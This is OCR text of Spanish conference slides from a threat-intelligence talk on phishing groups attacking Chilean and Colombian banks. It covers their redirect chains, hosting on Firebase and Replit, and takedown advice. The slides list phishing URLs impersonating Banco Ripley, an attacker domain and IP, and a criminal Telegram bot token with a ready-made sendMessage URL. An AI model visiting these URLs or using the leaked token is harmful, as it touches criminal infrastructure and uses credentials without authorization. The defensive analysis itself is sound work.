
FINSIN

FC-01

Fishers Constantes 01

- Grupo delictivo que ataca a banca chilena
- Utiliza sitios hackeados
- Utiliza redirectores conocidos (bit.ly)
- Utiliza pack 0001, 0025 y 0006

Fishers Constantes 01



Fishers Constantes 01

1. Un bit.ly
2. Redirección a enviar.php
3. Otro bit.ly
4. Redirección de pack 0006
5. Sitio final

N° Redirección	URL Redirección
0	https://bit.ly/3gMw34i
1	http://xn--119-hy7mx2m78r.kr/assets/bootstrap/css/enviar03.php?l=858384412
2	https://bit.ly/3oZTdbZ?l=www.bancoripley.cl
3	https://wardatalwadirealestates.com/activacion/cuenta-vqgw/
4	http://www-bancoripley-cl.judithmartens.nl/
5	http://www-bancoripley-cl.judithmartens.nl/1645387572/Login

Fishers Constantes 01

- Podemos mirar config del pack 0006
  - Monitoreo
  - Botar redirección
  - Eliminar IPs bloqueadas
- No tenemos información de controladores


FINSIN

FC-03

Fishers Constantes 03

- Grupo delictivo que ataca a banca chilena
- Utiliza infraestructura de Firebase
  - Solo tier gratuito
  - Sitios web.app y firebaseapp.com
- Utiliza pack 0010
  - Tiene 2 variantes

Fishers Constantes 03



Fishers Constantes 03

- Todo el código está en Javascript
- Tiene la lógica embebida en main*.js
- Utiliza BBDD externas
  - Heroku
  - Dominio personal

Fishers Constantes 03

Datos que tenemos del grupo

- Desarrollo está hecho en República Dominicana
- Dominio Personal
  - ehloq.xyz
  - 162.0.209.127 (hosting)

¿Qué podemos hacer?

¿Cómo defenderse de ellos?

- Dudar de links acortadores como bit.ly
- Dudar de sitios en dominios no oficiales
- Usar datos falsos

¿Cómo detectar y bajar el sitio?

- Dar de baja toda la arquitectura
- Buscar sitios web.app o firebaseapp.com
- Contactarse con Google
  - Firebase
  - Safebrowsing

Conclusiones

- Los phishing son como cualquier desarrollo web
- Los grupos se están haciendo cada vez más especializados
- Podemos realizar “takedowns” más inteligentes que solo el sitio final

¡Compartamos la información!

Uso de Phishing Checker

https://phishing.finsin.cl/stats.php

Caso extra: 0070

- Grupo dedicado a banca colombiana
- Utiliza dominios repl.co (Replit)
- También usa bots de Telegram
- Ruta interesante
  - /js/sax.js

Hagamos algo más

- Bot ID:
  - 5431518995:AAHfZFbb24eacVeHxLOSeiEZ67-PAFZEhyw
- Chat ID:
  - 1831387398
- Text:
  - Deja de molestar!!
- https://api.telegram.org/bot5431518995:AAHfZFbb24eacVeHxLOSeiEZ67-PAFZEhyw/sendMessage?**chat_id**=1831387398&**text**=Deja%20de%20molestar!!

FINSIN

¡Muchas Gracias!

https://phishing.finsin.cl/list.php

Ricardo Monreal Llop
rmonreal@finsin.cl

DragonJAR SECURITY CONFERENCE